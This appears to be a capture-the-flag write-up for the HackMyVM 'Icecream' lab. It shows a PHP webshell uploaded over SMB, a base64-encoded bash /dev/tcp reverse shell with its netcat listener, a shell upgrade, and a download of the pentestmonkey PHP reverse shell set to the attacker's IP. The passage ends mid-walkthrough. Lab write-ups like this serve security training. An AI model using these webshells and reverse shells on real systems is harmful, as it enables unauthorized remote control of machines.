
My thought here was to put a file here and test if we can see this on the web application

Here is the text file




```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/Icecream git:(main)±5 (18.435s)
vim test.txt

~/Documents/Notes/Hands-on-Hacking/HackmyVM/Icecream git:(main)±6 (0.049s)
cat test.txt
───────┬──────────────────────────────
       │ File: test.txt
───────┼──────────────────────────────
   1   │ This is a test text file idk
───────┴──────────────────────────────
```

And putting this file now




```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/Icecream git:(main)±6 (41.936s)
smbclient //192.168.122.207/icecream

Can't load /etc/samba/smb.conf - run testparm to debug it
Password for [WORKGROUP\pks]:
Try "help" to get a list of possible commands.
smb: \> put test.txt
putting file test.txt as \test.txt (14.6 kb/s) (average 14.6 kb/s)
smb: \> ls -al
NT_STATUS_NO_SUCH_FILE listing \-al
smb: \> ls
  .                                   D        0  Tue Nov 19 20:53:04 2024
  ..                                  D        0  Tue Nov 19 19:55:33 2024
  systemd-private-43f32771d01241cdb932ab8304c3a0d1-systemd-logind.service-R2sJcx      D
  .font-unix                         DH        0  Tue Nov 19 19:59:37 2024
  .XIM-unix                          DH        0  Tue Nov 19 19:59:37 2024
  systemd-private-43f32771d01241cdb932ab8304c3a0d1-systemd-timesyncd.service-Zhazn1      D
  .ICE-unix                          DH        0  Tue Nov 19 19:59:37 2024
  test.txt                            A       30  Tue Nov 19 20:53:04 2024
  .X11-unix                          DH        0  Tue Nov 19 19:59:37 2024

                19480400 blocks of size 1024. 16152896 blocks available
smb: \> exit
```

Now, lets see this




This is a test text file idk

Now lets upload php webshell and upload it




```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/Icecream git:(main)±7 (0.056s)
cat shell.php

       File: shell.php

       <?php system($_GET["cmd"]); ?>


~/Documents/Notes/Hands-on-Hacking/HackmyVM/Icecream git:(main)±7
smbclient //192.168.122.207/icecream

Can't load /etc/samba/smb.conf - run testparm to debug it
Password for [WORKGROUP\pks]:
Try "help" to get a list of possible commands.
smb: \> put shell.php
putting file shell.php as \shell.php (15.1 kb/s) (average 15.1 kb/s)
smb: \>
```

Now lets test it




```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Now lets get a revshell
Start a listener first



```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/Icecream git:(main)±7 (28.736s)
nc -lvnp 9001

Listening on 0.0.0.0 9001
```

Now lets make a base64 encoded shell




```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/Icecream git:(main)±7 (0.034s)
echo "bash -i >&   /dev/tcp/192.168.122.1/9001 0>&1 " | base64
YmFzaCAtaSA+JiAgIC9kZXYvdGNwLzE5Mi4xNjguMTIyLjEvOTAwMSAwPiYxIAo=

~/Documents/Notes/Hands-on-Hacking/HackmyVM/Icecream git:(main)±7 (0.031s)
echo "bash -i   >&   /dev/tcp/192.168.122.1/9001 0>&1 " | base64
YmFzaCAtaSAgID4mICAgL2Rldi90Y3AvMTkyLjE2OC4xMjIuMS85MDAxIDA+JjEgCg==

~/Documents/Notes/Hands-on-Hacking/HackmyVM/Icecream git:(main)±7 (0.029s)
echo "bash -i   >&   /dev/tcp/192.168.122.1/9001  0>&1 " | base64
YmFzaCAtaSAgID4mICAgL2Rldi90Y3AvMTkyLjE2OC4xMjIuMS85MDAxICAwPiYxIAo=

~/Documents/Notes/Hands-on-Hacking/HackmyVM/Icecream git:(main) (0.027s)
echo "bash -i   >&   /dev/tcp/192.168.122.1/9001  0>&1  " | base64
YmFzaCAtaSAgID4mICAgL2Rldi90Y3AvMTkyLjE2OC4xMjIuMS85MDAxICAwPiYxICAK
```

Now put in this


```
echo YmFzaCAtaSAgID4mICAgL2Rldi90Y3AvMTkyLjE2OC4xMjIuMS85MDAxICAwPiYxICAK |
base64 -d | bash
```

And we have our revshell here



```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/Icecream git:(main)±7 (28.736s)
nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 192.168.122.207 51012
bash: cannot set terminal process group (496): Inappropriate ioctl for device
bash: no job control in this shell
www-data@icecream:/tmp$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


Now lets upgrade this



```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/Icecream git:(main)±7 (23.017s)
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 192.168.122.207 43702
bash: cannot set terminal process group (496): Inappropriate ioctl for device
bash: no job control in this shell
www-data@icecream:/tmp$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@icecream:/tmp$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@icecream:/tmp$ ^Z
[1]  + 24184 suspended  nc -lvnp 9001

~/Documents/Notes/Hands-on-Hacking/HackmyVM/Icecream git:(main)±7
stty raw -echo; fg

[1]  + 24184 continued  nc -lvnp 9001

www-data@icecream:/tmp$ export TERM=xterm
www-data@icecream:/tmp$
```

Lateral PrivEsc

Tried running linpeas and looking didnt really find anything so ran pspy




```
2024/11/19 16:37:44 CMD: UID=999   PID=516    | unit: controller
2024/11/19 16:37:44 CMD: UID=0     PID=515    | sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
2024/11/19 16:37:44 CMD: UID=33    PID=514    | nginx: worker process
2024/11/19 16:37:44 CMD: UID=0     PID=512    | nginx: master process /usr/sbin/nginx -g daemon on; master_process on;
2024/11/19 16:37:44 CMD: UID=0     PID=509    | /sbin/agetty -o -p -- \u --noclear - linux
2024/11/19 16:37:44 CMD: UID=0     PID=506    | unit: main v1.33.0 [/usr/sbin/unitd]
2024/11/19 16:37:44 CMD: UID=0     PID=496    | php-fpm: master process (/etc/php/8.2/fpm/php-fpm.conf)
2024/11/19 16:37:44 CMD: UID=0     PID=492    | unit: main v1.33.0 [/usr/sbin/unitd --control 0.0.0.0:9000 --user ice]
2024/11/19 16:37:44 CMD: UID=0     PID=489    | /sbin/wpa_supplicant -u -s -O DIR=/run/wpa_supplicant GROUP=netdev
```

So searched around a bit to find how to exploit this just follow along


Get the pentest monkey php revshell here

```
curl https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/refs/heads/master/php-reverse-shell.php -o rev.php
```




```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/Icecream git:(main)±7 (0.445s)
curl https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/refs/heads/master/php-reverse-shell.php -o rev.php
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  5491  100  5491    0     0  13444      0 --:--:-- --:--:-- --:--:-- 13458
```

Change for your IP



```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.122.1';  // CHANGE THIS
$port = 9001;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

